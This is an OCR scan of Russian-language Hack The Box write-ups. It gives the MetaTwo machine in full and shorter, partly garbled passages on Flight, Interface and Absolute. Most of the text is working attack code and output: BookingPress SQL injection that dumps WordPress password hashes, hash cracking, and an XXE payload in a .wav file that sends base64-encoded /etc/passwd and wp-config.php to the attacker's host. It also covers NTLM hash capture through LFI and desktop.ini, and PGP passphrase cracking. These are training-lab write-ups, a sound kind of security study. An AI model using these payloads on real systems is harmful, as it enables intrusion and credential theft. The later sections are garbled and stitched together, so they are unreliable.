
Версия CMS WordPress

Просканировать плагины у нас толком не вышло, так как процесс сильно замедляется, а словарь очень большой. Зато поиск эксплоитов к этой версии CMS дал результат. Правда, найденный мной эксплоит требует авторизованного доступа, поэтому отметим его на будущее.



Поиск эксплоита в Google

Теперь составим карту сайта, чтобы понимать область тестирования. При этом можно найти интересные адреса, которых мы ещё не видели. Сканировать и составлять карту можно прямо в **Burp**, достаточно выбрать в контекстном меню Engagement tools → Discover content.



Карта сайта metapress.htb

По созданной карте найти плагин, что установлен плагин BookingPress версии 1.0.10. Как всегда, сразу проверяем, нет ли готовых эксплоитов для этой версии плагина.

Поиск эксплоита в Google

Находим эксплоит, который работает без авторизации.

Продолжение статьи →

HTB METATWO

РАСКРУЧИВАЕМ УЯЗВИМОСТЬ В WORDPRESS ДО ПОЛНОГО ЗАХВАТА МАШИНЫ


ТОЧКА ОПОРЫ
SQL Injection

В описании к эксплоиту есть готовый запрос.

```
curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=8c3b7954&category_id=33&total_service=7502) UNION ALL
SELECT @version,@version_comment,@version_compile_os,1,2,3,4,5,6-- -'

Time based payload: curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=8c3b7954&category_id=33&total_service=1) AND (SELECT 9578
FROM (SELECT(SLEEP(5)))ugbp)-- ZmjW'
```

Описание эксплоита

Однако, чтобы его выполнить, нам нужно знать параметр **_wpnonce**. Переходим к карте сайта и в контекстном меню выбираем поиск по всему сайту: Engagement tools → Search.



Поиск параметра _wpnonce

Выполняем запрос из описания и получаем ответ в формате JSON.

```
curl 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&_wpnonce=a96a0c1dcf&
category_id=33&total_service=7502) UNION ALL SELECT @version,
@version_comment,@version_compile_os,1,2,3,4,5,6-- -'
```

Ответ от сервера

В запросе мы получили версию базы данных и операционной системы. Для удобства отображения будем фильтровать нужные параметры из ответа с помощью grep.

```
curl 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&_wpnonce=a96a0c1dcf&
category_id=33&total_service=7502) UNION ALL SELECT @version,
@version_comment,@version_compile_os,1,2,3,4,5,6-- -' | jq | grep
'bookingpress_service_id\|bookingpress_category_id\
|bookingpress_service_name'
```

```
    "bookingpress_service_id": "10.5.15-MariaDB-0+deb11u1",
    "bookingpress_category_id": "Debian 11",
    "bookingpress_service_name": "debian-linux-gnu",
```

Ответ сервера

Так как мы работаем с WordPress, структура базы данных известна. Нам нужно получить пользователей (столбец **user_login**) и хеши паролей (столбец **user_pass**) из таблицы **wp_users**. У нас выводится всего одна запись, а пользователей может быть несколько, так что группируем все записи из столбца в одну с помощью функции **group_concat()**.

```
curl 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&_wpnonce=a96a0c1dcf&
category_id=33&total_service=7502) UNION ALL SELECT group_concat(
user_login),group_concat(user_pass),@version_compile_os,1,2,3,4,5,6
from wp_users-- -' | jq | grep 'bookingpress_service_id\
|bookingpress_category_id\|bookingpress_service_name'
```

```
    "bookingpress_service_id": "admin,manager",
    "bookingpress_category_id": "$P$BvGrg7wtqAC85Y9iYhvykvfzv.7V.,$P$b4aNM28N0E.tMy/JIcnVMZbGcU16Q70",
    "bookingpress_service_name": "debian-linux-gnu",
```

Пользователи CMS WordPress

Получили хеши — отправляем на брут. Будем использовать **hashcat**, а ему нужно указывать режим (тип хеша), определить который нам поможет справка программы.

```
hashcat --example | grep '\$P\$' -A2 -B12
```

```
└─$ hashcat --example | grep '\$P\$' -A2 -B12

Hash mode #400
  Name..........: phpass
  Category......: Generic KDF
  Slow.Hash.....: Yes
  Password.Len.Min....: 0
  Password.Len.Max....: 256
  Salt.Type.....: Embedded
  Salt.Len.Min.....: 0
  Salt.Len.Max.....: 256
  Kernel.Type(s)......: pure, optimized
  Example.Hash.Format..: plain
  Example.Hash.....: $P$9466477111klyitUYhtB8YwS5DMA/w.
  Example.Pass.........: hashcat
  Benchmark.Mask.......: ?b?b?b?b?b?b
```

Справка hashcat

Таким образом, необходимый режим работы — 400, указываем его в параметре **-m**.

```
hashcat -m 400 400.hash ~/tools/TOOL/wordlists/Passwords/rockyou.txt
```

```
$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70:partylikearockstar
```

Результат перебора хеша

Получаем пароль пользователя manager и авторизуемся на сайте. Теперь самое время вспомнить про обнаруженную вначале уязвимость XXE.

XXE
Инъекция внешних сущностей XML (XXE)

— уязвимость, которая позволяет атакующему вмешиваться в обработку XML-данных. Эта уязвимость предоставляет нам возможность получить произвольные файлы из системы.

В WordPress есть медиатека, которая позволяет аутентифицированным пользователям загружать медиафайлы, чтобы затем использовать их при написании постов в блоге. Метаинформацию из этих медиафайлов (например, имя исполнителя) WordPress извлекает при помощи библиотеки getID3. Некоторые из этих метаданных передаются в форме XML. Вот тут и прячется наша уязвимость.

Первым делом сгенерируем файл .wav, содержащий документ XML, который будет загружать внешнюю сущность с нашего хоста.

```
<?xml version="1.0"?>
<!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"""http://10.10.14.5/evil.
dtd"""'>%remote;%int;%trick;] >

echo -en 'RIFF\x b8\x00\x00\x00WAVEIXML\x7b\x00\x00\x00<?xml
version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"""http://10.
10.14.5/evil.dtd"""'>%remote;%int;%trick;] >\x00' > malicious.wav
```

Внешняя сущность должна содержать параметры **int** и **trick**.

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/
etc/passwd">
<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://10.10.14.5/?p=%file;
'>" >
```

Таким образом, при загрузке файла .wav произойдет загрузка сущности **evil.dtd** с нашего хоста, которая получит содержимое файла **/etc/passwd** и выполнит запрос следующей сущности. При этом в самом запросе она передаст в качестве параметра **p** содержимое полученного файла, закодированное в Base64.

Форма загрузки файла

Запрос сущности и эксфильтрация файла

Декодируем данные из Base64 и получаем содержимое запрошенного файла **/etc/passwd**.

Содержимое файла /etc/passwd

Продолжение статьи →

HTB METATWO

РАСКРУЧИВАЕМ УЯЗВИМОСТЬ В ВОЙНОВ ПО ПОЛНОГО ЗАХВАТА МАШИНЫ

ПРОДВИЖЕНИЕ

С возможностью читать файлы на удаленной системе для продвижения нам нужно искать учетные данные. Первая мысль — прочитать файл с настройками сайта, где хранятся учетные данные для подключения к базе данных. В случае WordPress это файл **wp-config.php**. Чтобы прочитать его, нужно знать путь к файлам веб-сайта, в чем поможет чтение настроек сервера Nginx, а именно вот этот файл:

```
/etc/nginx/sites-enabled/default
```

Запрашиваем его:


```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/nginx/sites-enabled/default">
```


```
~$ curlm -c 2Vybmly1hsKCglsaXN0ZW4gODA7CglsaXN0ZW4gcm9vdCAvcmV0aWNvbXCglys7PG1CQ3YXIkZ
XJ2aWNlcyAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
3uMS1bKVkZSBzbmlwCGVkcyBmYXNP2QsLXBoCSJpZSBwcXJXZW2c3RjZlfCGFzcyB1bml4Oi9Z
G1hdGUgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
G3ubGNzZXRhcmVzZVBVA1GOm2yaXC6NCcNK | base64 -d
server {

        listen 80;
        listen [::]:80;

        root /var/www/metapress.htb/blog;

        index index.php index.html;

        if ($http_host != "metapress.htb") {
                rewrite ^ http://metapress.htb/;
        }

        location / {
                try_files $uri $uri/ /index.php?$args;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/var/run/php/php8.0-fpm.sock;
        }

        location ~* \.(js|css|png|jpg|jpeg|gif|ico|svg)$ {
                expires max;
                log_not_found off;
        }

}
```

Настройки Nginx

Узнаём путь **/var/www/metapress.htb/blog** и читаем содержимое файла **wp-config.php**.


```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/var/www/metapress.htb/blog/wp-config.php">
```


```
/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NY5_iiBFyi_p5MCNv]' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );
```

Учетные данные для подключения к базе данных

Мы нашли учетные данные для подключения к FTP-серверу. Подключаемся сами и видим интересный каталог **mailer**.

```
~$ ftp metatwo.htb
Connected to metatwo.htb.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
Name (metatwo.htb:ralf): metapress.htb
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||53565|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  5 metapress.htb metapress.htb     4096 Oct  5 14:12 blog
drwxr-xr-x  3 metapress.htb metapress.htb     4096 Oct  5 14:12 mailer
226 Transfer complete
ftp> ls
229 Entering Extended Passive Mode (|||53565|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  5 metapress.htb metapress.htb     4096 Oct  5 14:12 blog
drwxr-xr-x  3 metapress.htb metapress.htb     4096 Oct  5 14:12 mailer
226 Transfer complete
ftp> ls
229 Entering Extended Passive Mode (|||53565|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  5 metapress.htb metapress.htb     4096 Oct  5 14:12 blog
drwxr-xr-x  3 metapress.htb metapress.htb     4096 Oct  5 14:12 mailer
226 Transfer complete
ftp> ls
229 Entering Extended Passive Mode (|||53565|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  5 metapress.htb metapress.htb     4096 Oct  5 14:12 blog
drwxr-xr-x  3 metapress.htb metapress.htb     4096 Oct  5 14:12 mailer
226 Transfer complete
ftp>
```

Содержимое FTP-сервера

Чтение с ресурса **mailer** и видим файл **send_email.php**, который скачиваем на локальный хост.

```
ftp> cd mailer
250 CWD command successful
ftp> ls
229 Entering Extended Passive Mode (|||47051|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  5 metapress.htb metapress.htb     4096 Oct  5 14:12 PHPMailer
-rw-r--r--  1 metapress.htb metapress.htb     1126 Jun 22  2022 send_email.php
226 Transfer complete
ftp> get send_email.php
local: send_email.php remote: send_email.php
229 Entering Extended Passive Mode (|||35581|)
150 Opening BINARY mode data connection for send_email.php (1126 bytes)
100% |***********************************************************************|  1126 ---.--- KB/s    00:00 ETA
226 Transfer complete
```

Содержимое ресурса mailer

В исходном коде находим учетные данные для почтового сервера.

```
$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
$mail->SMTPSecure = "tls";
$mail->Port = 587;

$mail->From = "jnelson@metapress.htb";
$mail->FromName = "James Nelson";

$mail->addAddress("info@metapress.htb");

$mail->isSMTP(true);
```

Содержимое файла send_email.php

С полученным логином и паролем уже успешно авторизуемся по SSH и забираем флаг пользователя.

```
jnelson@meta2:~$ id
uid=1000(jnelson) gid=1000(jnelson) groups=1000(jnelson)
jnelson@meta2:~$ cat user.txt
02ea85d6a8bd18625d3bd2bf3e765f7
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Для поиска путей повышения привилегий я, как всегда, буду использовать скрипт PEAS.

Справка: скрипты PEAS

Что делать после того, как вы получили доступ в систему от имени пользователя? Варианты дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и намотать цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомат.

Загрузим на хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, попробуем найти важную. Так в обнаружен, что в списке ключей SSH есть ключ **passpie**.

```
╔══╣ Possible private SSH keys were found!
/home/jnelson/.passpie/.keys
/home/jnelson/private.key
```

Вероятные приватные ключи SSH

Passpie — это консольный менеджер паролей с настраиваемым интерфейсом. Он хранит пароли в зашифрованном виде, а для расшифровывания используется мастер-пароль. В каталоге программы найдем зашифрованный пароль пользователя root.

```
jnelson@meta2:~/.passpie/ssh$ ls
jnelson.pass  root.pass
jnelson@meta2:~/.passpie/ssh$ cat root.pass
comment: ''
fullname: root@ssh
login: root
modified: 2022-06-26 08:58:15.621572
name: ssh
password: '-----BEGIN PGP MESSAGE-----

  hQEOAGEwI+LVXMaaAP/7BdLVP9z8SSESTsWjz7+IB92uDMW1RtkAsVo8td3jhr2
  nAFKd0MJ/NMz5rmAhDdBJyoLZsEGYphvvuKBFlUFSxY2rjW0RJ8gZoaIIlwiy/Km
  yG2DF3W+jyBqdzpnIK/15zXSRUO4SMGHkjuxdco/0xWvnFzwRqONgDxO7Hj12ID
  /2GI+1dG+HpLKLHKLv5mMmH5T2yKbg8OL6TkfWyxRcZk8X2xl96c3ZGkn24aBGf
  iMuXooTuFeyMd9aRnNHHV9AQB2Vl8gaqp3tbUV+8y7sZHKEqFghOU18TeEDFdRg
  krndoGVhaMNm1OFek51bSsEf/L4pAyqIwNOOLdTh7l8Dk5B/BPHPURMNuGqmeKw
  mboS7xLIMNIYyRLwVB0TBHQ+LegRXn1jMexkXIjOZRo08kiqzV2NaGGlpOlNr35r
  lpF0RatbxQGWBkx5F3o+
  +uh1B
  -----END PGP MESSAGE-----
  '
```

Зашифрованные пароли пользователей

Единственное, что мы можем сделать в данной ситуации, — забрать из системы ключ PGP и попытаться набрутить мастер-пароль.

```
jnelson@meta2:~/.passpie$ ls -la
total 24
drwxr-xr-x  3 jnelson jnelson 4096 Oct 25 12:52 .
drwxr-xr-x  5 jnelson jnelson 4096 Jan  9 06:59 ..
-rrxr-xr-x  1 jnelson jnelson    3 Jun 26  2022 .config
-rrxr-xr-x  1 jnelson jnelson 5243 Jun 26  2022 .keys
drwxr-xr-x  2 jnelson jnelson 4096 Oct 25 12:52 ssh
jnelson@meta2:~/.passpie$ cat .keys
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGxBGKxVY0RDADENPyGGvVM7hcLSHfXyr2i4EdNGedjVYlqfRcZabjq6v448NA1
Ai3BBCiQbJhmaBrxxgkbu/DDbjqzCEWfr2pFuzr/Y3yYAcodzmtcOW6RQ2URmxMD
/GYn9fjiUAWqnfdtt3BVvBjsmLssFCpngaTjjcKOhLxlqgfgNjXD36ElwEy2PJOm
JLgAXAYk8C/qQCKCqxzxaxRGzAb6ox+VZ+2GDgqBCx+sxJoNZrE9Vo0ZqyyyXTpT
ZjMyyKe9NcC7JHBCKh+/WqcxkyBCwhDDN+WG5vuvFUthn+PUu8ENim+5j3BKyvHV
gNAMkvb5ert8YlXdKcyHtJKdVb1/5jAedcWCxk+dHqfuxLl18XP1YVGKuh3QK
9xA6NjH8UYBoZFcBSYtaDsIT5Z2ALdZMxwyPXwK+kMwZXEv8UjJTGqQB1VWmajbsqKEp
KZQUZFdnPB1ZmZaX26VzFZEyMQVAIyVQGCNJmXF8ZQgSC+FZ8CsmcdPBXOWmVZcb
```

PGP-ключ Passpie

Перед бутом пароля нужно привести ключ PGP в понятный для программы **John the Ripper** формат. В этом поможет скрипт **gpg2john**, которому нужно указать файл с ключом.

```
~/tmp/TB/gpg2john -o /tmp/HTB/metatwo
* gpg2john -o /keys

File ./keys
Passphrase(s)+1+4096+2+7F9219B7B9D4D0F1137B5D6A0A0F1F5C9B4c83E0E0B6AF92C:$BCRYPT$2a$10$
Kud/.rKxxqJE/ZeLr.gnkeeT$ Passphrase(s)+passphrase$+1:./keys
```

Преобразование ключа

Теперь отдаем файл с преобразованным ключом JTR, ждем несколько секунд и получаем мастер-пароль.

```
~/tmp/TB/gpg2john -o /tmp/HTB/metatwo /tmp/HTB/metatwo
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded ha
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia12
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xlonelyx                 (Passphrase(s)+1+4096+2+7F9219B7B9D4D0F1137B5D6A0A0F1F5C9B4c83E0E0B6AF92C:$BCRYPT$2a$10
```

Результат перебора пароля

Возвращаемся в терминал атакуемого хоста и пробуем получить сохраненные пароли.

```
passpie export pass
```

```
jnelson@meta2:~$ passpie export pass
Passphrase:
jnelson@meta2:~$ cat pass
credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_Aixo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
```

Сохраненные пароли

Локально меняем пользователя на рут, указав полученный пароль, и забираем второй флаг.

```
jnelson@meta2:~$ su
Password:
root@meta2:/home/jnelson# id
uid=0(root) gid=0(root) groups=0(root)
root@meta2:/home/jnelson# cat /root/root.txt
3ffca3e86a5e9938f4190af110684671
root@meta2:/home/jnelson#
```

Флаг рута

Машина захвачена!

HTB FLIGHT

ПОВЫШАЕМ ПРИВИЛЕГИИ В WINDOWS

RaMaker
hackthebox@gmail.com

В этом обратном кейсе я покажу, как похищать пароли пользователей Windows разными способами, после чего мы захватим веб-сервер, пройдя по цепочке уязвимостей, которые позволяют нам раз за разом повышать привилегии.

Наша цель — получить права суперпользователя на тренировочной машине Flight с площадки Hack The Box. Машина оценена как сложная.

WARNING

Подключаться к машине с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`

```
10.10.11.187   flight.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любом атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг и полученно точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -sC$ports -vS $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция -A):


```
Nmap scan report for flight.htb (10.10.11.187)
Host is up (0.19s latency).
Not shown: 65512 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache Httpd 2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
|_http-title: Apache Lounge
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-01-31 09:42)
|_Requesting realm name: HTB.LOCAL
135/tcp  open  msrpc         Microsoft Windows Network Services (server time: 2023-01-31 09:42)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: flight.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  Microsoft Windows Active Directory LDAP (Domain: flight.htb, Site: Default-First-Site-Name)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: flight.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: G0; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_smb2-security-mode: 311 | SMB Message Signing enabled and required
|_smb2-time: Protocol negotiation failed (SMB2)
```

Результат работы скрипта

В результате сканирования видим много открытых портов, что типично для Windows:

- 53 — служба DNS;
- 80 (HTTP) — веб-сервер Apache 2.4.52;
- 88 — служба Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC). Используется для операций взаимодействия контроллер — контроллер и контроллер — клиент;
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — служба LDAP;
- 445 — служба SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP/RPC/EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAP/S) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — служба удаленного управления WinRM;
- 9389 — веб-служба AD DS.

Анонимная аутентификация нигде не доступна, поэтому идем на веб-сервер.



ТОЧКА ВХОДА

На стартовой странице ничего найти не удалось, поэтому необходимо расширить область тестирования. Самый очевидный способ — перебором поискать скрытые домены и каталоги. Я это делаю при помощи сканера **ffuf**.

Справка: сканирование веба с ffuf

Один из самых действий при тестировании безопасности веб-приложений — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.

Я предпочитаю, конечно же, быстрый ffuf. При запуске указываем следующие параметры:

- `-w` — словарь с используемыми словами из набора SecLists;
- `-t` — количество потоков;
- `-u` — URL;
- `-fs` — фильтр, исключающий страницы по размеру;
- `-H` — HTTP-заголовок.

Место перебора помечаем словом FUZZ.

Команда получается следующая:


```
ffuf -c 'http://flight.htb' -w subdomains-top1million-110000.txt -H
"Host: FUZZ.flight.htb" -t 256 -fs 7069
```

```
:: Progress: [114441/114441] :: Job [1/1] :: 1280 req/sec :: Duration: [0:01:42] ::
school                  [Status: 200, Size: 3990, Words: 163, Lines: 91, Duration: 240ms]
```

Результат сканирования каталогов и доменов ffuf

Находим новый поддомен и вносим его в файл `/etc/hosts`

```
10.10.11.187 flight.htb school.flight.htb
```



Обрати внимание, что загружаемая страница указывается в качестве параметра **view**. Проверяем, нет ли здесь уязвимости LFI, и указываем параметр **view** файл **index.php**.


```
http://school.flight.htb/index.php?view=index.php
```

Мы узнали путь к файлу сайта, а также уязвимость для обработки параметра фильтра. Так как не фильтруется последовательность `../`, мы можем заставить веб-сервер обратиться к любому удаленному серверу. При этом Windows попытается авторизоваться на указанном ресурсе, и мы получим NetNTLMv2-хеш пароля пользователя веб-сервера. Чтобы ловить такие хеши, запускаем на локальном хосте утилиту **Responder**.

```
sudo responder -v -I tun0
```

Теперь указываем свой адрес и ловим хеш.

```
http://school.flight.htb/index.php?view=//10.10.14.16/share
```




Отправляем хеш на перебор, в качестве режима hashcat (параметр `-m`) указываем 5600, соответствующий хешу NetNTLMv2.

```
hashcat -m 5600 5600.hash rockyou.txt
```

Проверяем учетные данные на примере службы SMB с помощью **CrackMapExec**.

```
crackmapexec smb 10.10.11.187 -u svc_apache -p 'S@Ss!K@*t13'
```



Учетные данные верны, поэтому получаем доступные сетевые ресурсы и список пользователей.

```
crackmapexec smb 10.10.11.187 -u svc_apache -p 'S@Ss!K@*t13' --users
--shares
```

Продолжение статьи →

HTB FLIGHT

ПОВЫШАЕМ ПРИВИЛЕГИИ В WINDOWS

ТОЧКА ОПОРЫ

Данная страница начнется с сбора информации и просканируем по сервисам:

```
impacket-smbclient flight.htb\svc_apache'%25r%21$!' 10.10.11.187
```

Начнем, кроме каталогов сайта, так же нападем. Однако теперь учетки запасны — случайным, и у пользователя, скорее всего, есть ещё и основная. Попробуем сайти в другие учетки с тем же паролем:

```
crackmapexec smb 10.10.11.187 -u users.txt -p '%25r%21$!'
--continue-on-success
```

Получаем еще один подконтрольные учетные запись. Теперь проверяем какие общие каталоги доступны учетке:

```
crackmapexec smb 10.10.11.187 -u S.Moon' -p '%25r%21$!' --shares
```

Для записи доступен каталог **Shared**. Больше ничего найти не удалось, скорее сказывается пустые. Тогда возьмем хеши пользователя NetNTLMv2 через другие способы. В этот раз пишем в каталоге файлы **desktop.ini**, которые перезапишу **Scandoscore** исуказает на наш вешший сервер:

```
[.ShellClassInfo]
IconResource=\\10.10.14.11\share
```

Любой пользователь, который просмотрит этот каталог, автоматически обратится к нашему ресурсу и при этом предоставит свои учетные данные:

```
impacket-smbserver share share -smb2support -ts -debug -dh 10.10.14.11
impacket v0.10.0 - Copyright 2022 Secureauth Corporation
[*] config file parsed
[*] Callback added for verb LOGOFF AndX
[*] Callback added for verb SESSION_SETUP AndX
[*] Callback added for verb TREE_CONNECT_AndX
[*] Callback added for verb TREE_DISCONNECT
[*] Callback added for verb NT_CREATE_AndX
[*] Callback added for verb NT_CANCEL
[*] Callback added for verb TRANSACTION2_FIND_FIRST2
[*] Callback added for verb TRANSACTION2_QUERY_FILE_INFORMATION
[*] Callback added for verb TRANSACTION2_QUERY_PATH_INFORMATION
[*] Callback added for verb TRANSACTION2_SET_PATH_INFORMATION
[*] Callback added for verb TRANSACTION2_SET_FILE_INFORMATION
[*] Callback added for verb TRANSACTION2_GET_DFS_REFERRAL
```

ВЗЛОМ

HTB INTERFACE

Interface
Linux
10.10.11.200
HTB{f0ll0w_th3_w3b_f0r_m0r3_f1ag5}
Owns 30
Machine 30 Mar 2024
31:25:22:08

Author
0xdeadbeefnetwork

ЭКСПЛУАТИРУЕМ БАГ В DOMPDF И ИНЪЕКТИМ КОМАНДЫ В СКРИПТ НА BASH

В этом райтапе я покажу несколько способов, как искать скрытый контент на сайте, затем мы попробуем уязвимость в плагине dompdf и выполним эксплуатацию кликнешь CC в скрипт, чтобы повысить привилегии.

Нашёл целые будет получения рута на машине Interface с площадки Hack The Box. Кажись сложность отличная как сервер.

WARNING
Подготовьте 1 в среднем 2 часа свободного времени, не спешите, если сделаете где-то ошибки, так как по ним можно и сбой или с другим участником.

РАЗВЕДКА
Сканирование портов
Добавляем новый хостинг в `/etc/hosts`

```
10.10.11.200    interface.htb
```

И запускаем сканирование портов.


Справка: Сканирование портов
Сканирование портов — стандартная первая цель при любом атаке. Он позволяет определить какие порты открыты на сервере, какие службы работают. Это целое знание информации выбирается операцией сам в получения точки входа.

Сканирование портов — стандартная первая цель при любом атаке. Что бы получить результаты из сайта по запросу, при прохождении сканирования сервера.

```
nmap -p-(port)(port)(port)
```

HTB ABSOLUTE

АТАКУЕМ ACTIVE DIRECTORY С ПОВЫШЕНИЕМ ПРИВИЛЕГИЙ ЧЕРЕЗ KRBRELAY



Наша цель — сложная рута на тренировочной машине Absolute с площадки Hack The Box. Сложность прохождения оценена как «безумная». Тем интересней оно будет!

Raiffecker
hackerraiffe@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.181    absolute.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr "\n" " | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция **-A**).


```
root@ kali kali) [~/htb/absolute.htb]
# ./ports.sh absolute.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-28 08:31 UTC
Nmap scan report for absolute.htb (10.10.11.181)
Host is up (0.0s latency).
Not shown: 65519 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-cookie-flags:
|   /api/session/sessions: Microsoft-IIS/10.0
| http-methods:
|   Supported methods: GET HEAD POST OPTIONS
| http-server-header: Microsoft-IIS/10.0, Microsoft-HTTPAPI/2.0
| http-title: Site Doesn't Work
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-11-28 08:34:17Z)
